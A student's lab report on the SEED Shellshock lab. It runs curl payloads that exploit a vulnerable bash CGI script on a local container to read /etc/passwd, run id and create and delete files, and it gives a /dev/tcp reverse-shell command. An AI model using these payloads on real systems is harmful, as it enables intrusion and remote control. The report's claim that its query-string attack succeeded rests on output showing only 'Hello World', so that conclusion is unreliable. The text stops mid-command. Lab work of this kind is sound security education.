
Karthikeyan G
CB.SC.P2CYS24008

Concepts on System Security Shellshock Attack

Environment Setup

DNS Setting In our setup, the web server container's IP address is 10.9.0.80. The hostname of the server is called www.seedlab-shellshock.com. We need to map this name to the IP address. Please add the following to /etc/hosts. You need to use the root privilege to modify this file:

```
10.9.0.80 www.seedlab-shellshock.com
```



Container Setup and Commands

Please download the Labsetup.zip file to your VM from the lab's website, unzip it, enter the Labsetup folder, and use the docker-compose.yml file to set up the lab environment. Detailed explanation of the

content in this file and all the involved Dockerfile can be found from the user manual, which is linked to the website of this lab. If this is the first time you set up a SEED lab environment using containers, it is very important that you read the user manual.

In the following, we list some of the commonly used commands related to Docker and Compose. Since we are going to use these commands very frequently, we have created aliases for them in the .bashrc file (in our provided SEEDUbuntu 20.04 VM)

```
[01/22/25]seed@VM:~/.../image_www$ docker-compose build
Building victim
Step 1/6 : FROM handsonsecurity/seed-server:apache-php
 ---> 2365d0ed3ad9
Step 2/6 : COPY bash_shellshock /bin/
 ---> Using cache
 ---> c4121d556fb9
Step 3/6 : COPY vul.cgi getenv.cgi /usr/lib/cgi-bin/
 ---> Using cache
 ---> 28db64757ce4
Step 4/6 : COPY server_name.conf  /etc/apache2/sites-available
 ---> Using cache
 ---> 824a4f68def9
Step 5/6 : RUN  chmod 755 /bin/bash_shellshock      && chmod 755 /usr/lib/cgi-bin/*.cgi
   && a2ensite server_name.conf
 ---> Using cache
 ---> b07839b2ed01
Step 6/6 : CMD service apache2 start && tail -f /dev/null
 ---> Using cache
 ---> 8f92973f762d

Successfully built 8f92973f762d
Successfully tagged seed-image-www-shellshock:latest
```

```
[01/22/25]seed@VM:~/.../image_www$ docker-compose up
Creating network "net-10.9.0.0" with the default driver
Creating victim-10.9.0.80 ... done
Attaching to victim-10.9.0.80
victim-10.9.0.80 |  * Starting Apache httpd web server apache2
 *
```

All the containers will be running in the background. To run commands on a container, we often need to get a shell on that container. We first need to use the "docker ps" command to find out the ID of the container, and then use "docker exec" to start a shell on that container. We have created aliases for them in the .bashrc file.

```
[01/22/25]seed@VM:~$ docker ps
CONTAINER ID        IMAGE                       COMMAND                  CREATED             STATUS
   PORTS               NAMES
3c010f35ffba        seed-image-www-shellshock   "/bin/sh -c 'service…"   2 minutes ago       Up 30 seconds
                       victim-10.9.0.80
[01/22/25]seed@VM:~$ docker exec -it 3c010f35ffba /bin/bash
root@3c010f35ffba:/#
```

Web Server and CGI

In this lab, we will launch a Shellshock attack on the web server container. Many web servers enable CGI, which is a standard method used to generate dynamic content on web pages and for web applications. Many CGI programs are shell scripts, so before the actual CGI program runs, a shell program will be invoked first, and such an invocation is triggered by users from remote computers. If the shell program is a vulnerable bash program, we can exploit the Shellshock vulnerable to gain privileges on the server. In our web server container, we have already set up a very simple CGI program (called vul.cgi).

It simply prints out "Hello World" using a shell script. The CGI program is put inside Apache's default CGI folder /usr/lib/cgi-bin, and it must be executable.

```
root@3c010f35ffba:/usr/lib/cgi-bin# ls -1
getenv.cgi
vul.cgi
root@3c010f35ffba:/usr/lib/cgi-bin# cat vul.cgi
#!/bin/bash_shellshock

echo "Content-type: text/plain"
echo
echo
echo "Hello World"
root@3c010f35ffba:/usr/lib/cgi-bin#
```

The CGI program uses /bin/bash shellshock (the first line), instead of using /bin/bash. This line specifies what shell program should be invoked to run the script. We do need to use the vulnerable bash in this lab. To access the CGI program from the Web, we can either use a browser by typing the following URL: http://www.seedlab-shellshock.com/cgi-bin/vul.cgi, or use the following command line program curl to do the same thing. Please make sure that the web server container is running.

```
$ curl http://www.seedlab-shellshock.com/cgi-bin/vul.cgi
```

Lab Tasks

Task 1: Experimenting with Bash Function

The bash program in Ubuntu 20.04 has already been patched, so it is no longer vulnerable to the Shellshock attack. For the purpose of this lab, we have installed a vulnerable version of bash inside the container (inside /bin). The program can also be found in the Labsetup folder (inside image www). Its name is bash shellshock. We need to use this bash in our task. You can run this shell program either in the container or directly on your computer. The container manual is linked to the lab's website. Please design an experiment to verify whether this bash is vulnerable to the Shellshock attack or not. Conduct the same experiment on the patched version /bin/bash and report your observations.

Prepare the Environment:

Ensure the vulnerable bash_shellshock program is copied to /bin/ and the symbolic link is set up correctly:

```
[01/22/25]seed@VM:~/.../image_www$ ls
bash_shellshock  getenv.cgi        vul.cgi
Dockerfile       server_name.conf
[01/22/25]seed@VM:~/.../image_www$ sudo cp bash_shellshock /bin/
[01/22/25]seed@VM:~/.../image_www$ ls /bin/bash_shellshock
/bin/bash_shellshock
[01/22/25]seed@VM:~/.../image_www$ sudo ln -sf /bin/bash_shellshock /bin/sh
[01/22/25]seed@VM:~/.../image_www$ ls -l /bin/sh
lrwxrwxrwx 1 root root 20 Jan 22 23:39 /bin/sh -> /bin/bash_shellshock
[01/22/25]seed@VM:~/.../image_www$
```

```
[01/24/25]seed@VM:~/.../image_www$ cat vul.c
#include <unistd.h>
#include <stdlib.h>

int main() {
    setuid(getuid());
    system("/bin/ls -l");
    return 0;
}
```

Test the Patched Bash:

```
[01/22/25]seed@VM:~/.../image_www$ gcc vul.c  -o vul -w
[01/22/25]seed@VM:~/.../image_www$ ./vul
total 4848
-rwxrwxr-x 1 seed seed 4919752 Dec  5  2020 bash_shellshock
-rw-rw-r-- 1 seed seed     334 Feb 26  2021 Dockerfile
-rwxrwxr-x 1 seed seed     130 Dec  5  2020 getenv.cgi
-rw-rw-r-- 1 seed seed      90 Dec  5  2020 server_name.conf
-rwxrwxr-x 1 seed seed   16784 Jan 22 23:45 vul
-rw-r--r-- 1 root root      85 Jan 22 23:45 vul.c
-rwxrwxr-x 1 seed seed      85 Dec  5  2020 vul.cgi
```

```
[01/22/25]seed@VM:~/.../image_www$ sudo chown root vul
[01/22/25]seed@VM:~/.../image_www$ sudo chmod 4755 vul
[01/22/25]seed@VM:~/.../image_www$ ls -l vul
-rwsr-xr-x 1 root seed 16784 Jan 22 23:45 vul
```

```
[01/22/25]seed@VM:~/.../image_www$ export foo='() { echo "normal";
}; /bin/sh'
[01/22/25]seed@VM:~/.../image_www$ ./vul
sh-4.2$
```

The function foois defined to echo "normal," and the command echo $foooutputs "normal."

```
[01/22/25]seed@VM:~/.../image_www$ sudo ln -sf /bin/bash /bin/sh
[01/22/25]seed@VM:~/.../image_www$ ls -l /bin/sh
lrwxrwxrwx 1 root root 9 Jan 22 23:54 /bin/sh -> /bin/bash
[01/22/25]seed@VM:~/.../image_www$ ./vul
total 4848
-rwxrwxr-x 1 seed seed 4919752 Dec  5  2020 bash_shellshock
-rw-rw-r-- 1 seed seed     334 Feb 26  2021 Dockerfile
-rwxrwxr-x 1 seed seed     130 Dec  5  2020 getenv.cgi
-rw-rw-r-- 1 seed seed      90 Dec  5  2020 server_name.conf
-rwsr-xr-x 1 root seed   16784 Jan 22 23:45 vul
-rw-r--r-- 1 root root      85 Jan 22 23:45 vul.c
-rwxrwxr-x 1 seed seed      85 Dec  5  2020 vul.cgi
```

The command ./vullists the contents of the current directory, showing various files, including bash_shellshockand vul.

Task 2: Passing Data to Bash via Environment Variable

To exploit a Shellshock vulnerability in a bash-based CGI program, attackers need to pass their data to the vulnerable bash program, and the data need to be passed via an environment variable. In this task, we need to see how we can achieve this goal. We have provided another CGI program (getenv.cgi) on the server to help you identify what user data can get into the environment variables of a CGI program. This CGI program prints out all its environment variables.

```
root@3c010f35ffba:/usr/lib/cgi-bin# cat getenv.cgi
#!/bin/bash_shellshock

echo "Content-type: text/plain"
echo
echo "****** Environment Variables ******"
strings /proc/$$/environ
```

Using curl *If we want to set the environment variable data to arbitrary values, we will have to modify the behavior of the browser, that will be too complicated. Fortunately, there is a command- line tool called curl, which allows users to to control most of fields in an HTTP request. Here are some of the userful options: (1) the -v field can print out the header of the HTTP request; (2) the -A, -e, and -H options can set some fields in the header request, and you need to figure out what fileds are set by each of them. Please include your findings in the lab report.*

```
[01/22/25]seed@VM:~/.../image_www$  curl -v www.seedlab-shellshock.com/cgi-bin/getenv.cgi
*   Trying 10.9.0.80:80...
* TCP_NODELAY set
* Connected to www.seedlab-shellshock.com (10.9.0.80) port 80 (#0)
> GET /cgi-bin/getenv.cgi HTTP/1.1
> Host: www.seedlab-shellshock.com
> User-Agent: curl/7.68.0
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Date: Thu, 23 Jan 2025 04:59:22 GMT
< Server: Apache/2.4.41 (Ubuntu)
< Vary: Accept-Encoding
< Transfer-Encoding: chunked
< Content-Type: text/plain
<
****** Environment Variables ******
HTTP_HOST=www.seedlab-shellshock.com
HTTP_USER_AGENT=curl/7.68.0
HTTP_ACCEPT=*/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.41 (Ubuntu) Server at www.seedlab-shellshock.com Port 80</address>
SERVER_SOFTWARE=Apache/2.4.41 (Ubuntu)
SERVER_NAME=www.seedlab-shellshock.com
SERVER_ADDR=10.9.0.80
SERVER_PORT=80
REMOTE_ADDR=10.9.0.1
DOCUMENT_ROOT=/var/www/html
```

```
[01/23/25]seed@VM:~/.../image_www$ curl -A "my data" -v www.seedlab-shellshock.com/cgi-bin/getenv.cgi
*   Trying 10.9.0.80:80...
* TCP_NODELAY set
* Connected to www.seedlab-shellshock.com (10.9.0.80) port 80 (#0)
> GET /cgi-bin/getenv.cgi HTTP/1.1
> Host: www.seedlab-shellshock.com
> User-Agent: my data
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Date: Thu, 23 Jan 2025 05:04:18 GMT
< Server: Apache/2.4.41 (Ubuntu)
< Vary: Accept-Encoding
< Transfer-Encoding: chunked
< Content-Type: text/plain
<
****** Environment Variables ******
HTTP_HOST=www.seedlab-shellshock.com
HTTP_USER_AGENT=my data
```

The -A option in curl sets the User-Agent field in the HTTP header and injects data into the HTTP_USER_AGENT environment variable. Example: HTTP_USER_AGENT=my data.

```
[01/24/25]seed@VM:~/.../Labsetup$ curl -e "my data" -v www.seedlab-shellshock.com/cgi-bin/getenv.cgi
*   Trying 10.9.0.80:80...
* TCP_NODELAY set
* Connected to www.seedlab-shellshock.com (10.9.0.80) port 80 (#0)
> GET /cgi-bin/getenv.cgi HTTP/1.1
> Host: www.seedlab-shellshock.com
> User-Agent: curl/7.68.0
> Accept: */*
> Referer: my data
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Date: Fri, 24 Jan 2025 19:40:00 GMT
< Server: Apache/2.4.41 (Ubuntu)
< Vary: Accept-Encoding
< Content-Length: 800
< Content-Type: text/plain
<
****** Environment Variables ******
HTTP_HOST=www.seedlab-shellshock.com
HTTP_USER_AGENT=curl/7.68.0
HTTP_ACCEPT=*/*
HTTP_REFERER=my data
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.41 (Ubuntu) Server at www.seedlab-shellshock.com Port 80</address>
```

The -e option in curl sets the Referer field in the HTTP header and injects data into the HTTP_REFERER environment variable. Example: HTTP_REFERER=my data.

```
[01/23/25]seed@VM:~/.../image_www$ curl -H "AAAAAA: BBBBBB" -v www.seedlab-shellshock.com/cgi-bin/getenv.cgi
*   Trying 10.9.0.80:80...
* TCP_NODELAY set
* Connected to www.seedlab-shellshock.com (10.9.0.80) port 80 (#0)
> GET /cgi-bin/getenv.cgi HTTP/1.1
> Host: www.seedlab-shellshock.com
> User-Agent: curl/7.68.0
> Accept: */*
> AAAAAA: BBBBBB
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Date: Thu, 23 Jan 2025 05:36:46 GMT
< Server: Apache/2.4.41 (Ubuntu)
< Vary: Accept-Encoding
< Transfer-Encoding: chunked
< Content-Type: text/plain
<
****** Environment Variables ******
HTTP_HOST=www.seedlab-shellshock.com
HTTP_USER_AGENT=curl/7.68.0
HTTP_ACCEPT=*/*
HTTP_AAAAAA=BBBBBB
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
```

- The -H option in curl allows adding custom headers to the HTTP request, which are converted into environment variables prefixed with HTTP_. Example: HTTP_AAAAAA=BBBBBB.

- CGI programs process HTTP headers by converting them into environment variables, where the header names are transformed to uppercase and prefixed with HTTP_.

- The **-A, -e, and -H** options in curl can be used to can be used to inject data into the environment variables of the target CGI program.

Task 3: Launching the Shellshock Attack

We can now launch the Shellshock attack. The attack does not depend on what is in the CGI program, as it targets the bash program, which is invoked before the actual CGI script is executed. Your job is to launch the attack through the URL http://www.seedlab-shellshock.com/cgi-bin/vul.cgi, so you can get the server to run an arbitrary command.

If your command has a plain-text output, and you want the output returned to you, your output needs to follow a protocol: it should start with Content type: text/plain, followed by an empty line, and then you can place your plain-text output. For example, if you want the server to return a list of files in its folder, your command will look like the following:

curl -A "() { echo hello; }; echo Content_type: text/plain; echo; /bin/ls -l" http://www.seedlab-shellshock.com/cgi-bin/vul.cgi

```
[01/24/25]seed@VM:~/.../Labsetup$ curl -A "() { echo hello; }; echo Content-Type: text/plain; echo; /bin/ls -l" http://www.seedlab-shellshoc
k.com/cgi-bin/vul.cgi
total 8
-rwxr-xr-x 1 root root 130 Dec  5  2020 getenv.cgi
-rwxr-xr-x 1 root root  85 Dec  5  2020 vul.cgi
```

This shows the list of files in the servers folder.

In this task, please use three different approaches (i.e., three different HTTP header fields) to launch the Shellshock attack against the target CGI program. You need to achieve the following

objectives. For each objective, you only need to use one approach, but in total, you need to use three different approaches.

Task 3.A: Get the server to send back the content of the /etc/passwd file

curl -A "() { echo hello; }; echo Content_type: text/plain; echo; **/bin/cat /etc/passwd**" http://www.seedlab-shellshock.com/cgi-bin/vul.cgi

```
[01/24/25]seed@VM:~/.../Labsetup$ curl -A "() { echo hello; }; echo Content_type
: text/plain; echo; /bin/cat /etc/passwd" http://www.seedlab-shellshock.com/cgi-
bin/vul.cgi
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologi
n
```

The command successfully exploited the Shellshock vulnerability and returned the contents of the /etc/passwdfile, which lists the user accounts on the system.

Task 3.B: Get the server to tell you its process' user ID. You can use the /bin/id command to print out the ID information.

```
curl -A "() { echo hello; }; echo Content_type: text/plain; echo; /bin/id" http://www.seedlab-shellshock.com/cgi-bin/vul.cgi
```


```
[01/24/25]seed@VM:~/.../Labsetup$ curl -A "() { echo hello; }; echo Content_type
: text/plain; echo; /bin/id" http://www.seedlab-shellshock.com/cgi-bin/vul.cgi
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

This curl command exploits the Shellshock vulnerability by injecting a malicious User-Agent header. The payload runs the id command on the server, which outputs the user ID (uid=33), group ID (gid=33), and group name (www-data), indicating the server process is running under the www-data user.

Task 3.C: Get the server to create a file inside the /tmp folder. You need to get into the container to see whether the file is created or not, or use another Shellshock attack to list the /tmp folder.

curl -H "ATTACK: () { echo hello; }; echo Content_type: text/plain; echo; **/bin/touch /tmp/malicious**" http://www.seedlab-shellshock.com/cgi-bin/vul.cgi

curl -H "ATTACK: () { echo hello; }; echo Content_type: text/plain; echo; **/bin/ls -l /tmp**" http://www.seedlab-shellshock.com/cgi-bin/vul.cgi




The first curl command exploits the Shellshock vulnerability by injecting a malicious ATTACK header to execute the command /bin/touch /tmp/malicious, creating an empty file named malicious in the /tmp directory.

The second curl command lists the contents of /tmp, confirming the file malicious was successfully created by the www-data user, which the server process runs as.

Task 3.D: Get the server to delete the file that you just created inside the /tmp folder.

curl -H "ATTACK: () { echo hello; }; echo Content_type: text/plain; echo; /bin/rm /tmp/malicious" http://www.seedlab-shellshock.com/cgi-bin/vul.cgi

curl -H "ATTACK: () { echo hello; }; echo Content_type: text/plain; echo; /bin/ls -l /tmp" http://www.seedlab-shellshock.com/cgi-bin/vul.cgi



The first curl command exploits the Shellshock vulnerability by injecting a malicious ATTACK header to run /bin/rm /tmp/malicious, which deletes the malicious file from the /tmp directory.

The second curl command lists the contents of /tmp, confirming that the malicious file has been removed, as there are no files left in the directory.

Questions. Please answer the following questions:

Question 1: Will you be able to steal the content of the shadow file /etc/shadow from the server? Why or why not? The information obtained in Task 3.B should give you a clue.

It is not possible to steal the contents of the /etc/shadow file in this situation. The Shellshock vulnerability permits the execution of commands as the www-data user, as indicated by the output of /bin/id showing uid=33(www-data). The /etc/shadow file, which stores hashed passwords, is usually only readable by the root user. Because the server process operates under the www-data user, it does not have the required permissions to access /etc/shadow. Therefore, root access would be necessary to read that file.

Question 2: HTTP GET requests typically attach data in the URL, after the ? mark. This could be another approach that we can use to launch the attack. In the following example, we attach some data in the URL, and we found that the data are used to set the following environment variable:

```
[01/24/25]seed@VM:~/.../Labsetup$ curl "http://www.seedlab-shellshock.com/cgi-bin/getenv.cgi?AAAAA"
****** Environment Variables ******
HTTP_HOST=www.seedlab-shellshock.com
HTTP_USER_AGENT=curl/7.68.0
HTTP_ACCEPT=*/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.41 (Ubuntu) Server at www.seedlab-shellshock.com Port 80</address>
SERVER_SOFTWARE=Apache/2.4.41 (Ubuntu)
SERVER_NAME=www.seedlab-shellshock.com
SERVER_ADDR=10.9.0.80
SERVER_PORT=80
REMOTE_ADDR=10.9.0.1
DOCUMENT_ROOT=/var/www/html
REQUEST_SCHEME=http
CONTEXT_PREFIX=/cgi-bin/
CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/
SERVER_ADMIN=webmaster@localhost
SCRIPT_FILENAME=/usr/lib/cgi-bin/getenv.cgi
REMOTE_PORT=33112
GATEWAY_INTERFACE=CGI/1.1
SERVER_PROTOCOL=HTTP/1.1
REQUEST_METHOD=GET
QUERY_STRING=AAAAA
REQUEST_URI=/cgi-bin/getenv.cgi?AAAAA
SCRIPT_NAME=/cgi-bin/getenv.cgi
```

Can we use this method to launch the Shellshock attack? Please conduct your experiment and derive your conclusions based on your experiment results.

```
[01/24/25]seed@VM:~/.../Labsetup$ curl "http://www.seedlab-shellshock.com/cgi-bin/vul.cgi?() { echo hello; }; echo Content-Type: text/plain;
 echo; /bin/ls -l"
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>400 Bad Request</title>
</head><body>
<h1>Bad Request</h1>
<p>Your browser sent a request that this server could not understand.<br />
</p>
<hr>
<address>Apache/2.4.41 (Ubuntu) Server at www.seedlab-shellshock.com Port 80</address>
</body></html>
[01/24/25]seed@VM:~/.../Labsetup$ curl "http://www.seedlab-shellshock.com/cgi-bin/vul.cgi?%28%29%20%7B%20echo%20hello%3B%20%7D%3B%20echo%20C
ontent-Type%3A%20text%2Fplain%3B%20echo%3B%20%2Fbin%2Fls%20-l"

Hello World
```

First Attempt (Bad Request):

```
curl "http://www.seedlab-shellshock.com/cgi-bin/vul.cgi?() { echo hello; }; echo Content_type: text/plain; echo; /bin/ls -l"
```

The first curl command using a regular payload (?() { echo hello; }; echo Content_type: text/plain; echo; /bin/ls -l) resulted in a "400 Bad Request" error, likely because the special characters like () and {} in the URL are not properly encoded, causing the server to reject the request.

Second Attempt (Successful):

```
curl "http://www.seedlab-shellshock.com/cgi-bin/vul.cgi?%28%29%20%7B%20echo%20hello%3B%20%7D%3B%20echo%20Content_type%3A%20text%2Fplain%3B%20echo%3B%20%2Fbin%2Fls%20-l"
```

The second command used URL encoding for the special characters (() → %28%29, {} → %7B%7D) and successfully executed the Shellshock payload. This time, the server responded with "Hello World" as the output, which suggests that the attack was successful in executing the injected command (/bin/ls -l) on the server.

URL parameters (through the QUERY_STRING) can be leveraged to carry out a Shellshock attack if the payload is appropriately URL-encoded. In the experiment, encoding special characters enabled the successful execution of arbitrary commands on the server.

Task 4: Getting a Reverse Shell via Shellshock Attack

The Shellshock vulnerability allows attacks to run arbitrary commands on the target machine. In real attacks, instead of hard-coding the command in the attack, attackers often choose to run a shell command, so they can use this shell to run other commands, for as long as the shell program is alive. To achieve this goal, attackers need to run a reverse shell.

Reverse shell is a shell process started on a machine, with its input and output being controlled by somebody from a remote computer. Basically, the shell runs on the victim's machine, but it takes input from the attacker machine and also prints its output on the attacker's machine. Reverse shell gives attackers a convenient way to run commands on a compromised machine. Detailed explanation of how to create a reverse shell can be found in the SEED book. We also summarize the explanation in Section 4. In this task, you need to demonstrate how you can get a reverse shell from the victim using the Shellshock attack.

To establish a reverse shell via Shellshock using the nc (netcat) listener on your local machine, follow these steps:

1. **Start the netcat listener** on your local machine:

```
nc -l 9090
```

2. **Exploit the Shellshock vulnerability** using curl to inject the reverse shell command:

```
curl -A "() { echo hello; }; echo Content_type: text/plain; echo; echo; /bin/bash -i > /dev/tcp/10.0.2.15/9090 0<&1 2>&1" http://10.9.0.80/cgi-bin/vul.cgi
```

```
[01/24/25]seed@VM:~/.../Labsetup$ nc -l 9090
```

```
[01/24/25]seed@VM:~/.../Labsetup$ curl -A "() { echo hello; }; echo Content_type: text/plain; echo; echo; /bin/bash -i > /dev/tcp/10.0.2.15/
9090 0<&1 2>&1" http://10.9.0.80/cgi-bin/vul.cgi
```

I am didn't get output above execution I tried different comments but still no result like I tried different port yet same result

- The curl command sends the malicious payload that exploits the Shellshock vulnerability in the User-Agent header.
- The payload executes /bin/bash -i > /dev/tcp/10.0.2.15/9090 0<&1 2>&1, which attempts to connect to the attacker's IP (10.0.2.15) on port 9090 and spawn an interactive shell.
- Once the attack is successful, your local nc listener on port 9090 will receive the shell input/output from the target server.

Task 5: Using the Patched Bash

Now, let us use a bash program that has already been patched. The program /bin/bash is a patched version. Please replace the first line of the CGI programs with this program. Redo Task 3 and describe your observations

Replace the bin/bash_shellshock with bin/bash in cul.cgi

```
[01/24/25]seed@VM:~/.../image_www$ curl -A "( { echo hello; } ); echo Content_type: text/plain; echo ; /bin/id" http://www.seedlab-shellshoc
k.com/cgi-bin/vul.cgi

Hello World
[01/24/25]seed@VM:~/.../image_www$ curl -A "( { echo hello; } ); echo Content_type: text/plain; echo ; /bin/cat /etc/passwd" http://www.seed
lab-shellshock.com/cgi-bin/vul.cgi

Hello World
[01/24/25]seed@VM:~/.../image_www$ curl -H "ATTACK: ( { echo hello; } ); echo Content_type: text/plain; echo; /bin/touch /tmp/malicious" htt
p://www.seedlab-shellshock.com/cgi-bin/vul.cgi

Hello World
[01/24/25]seed@VM:~/.../image_www$ curl -H "ATTACK: ( { echo hello; } ); echo Content_type: text/plain; echo; /bin/ls -l /tmp" http://www.se
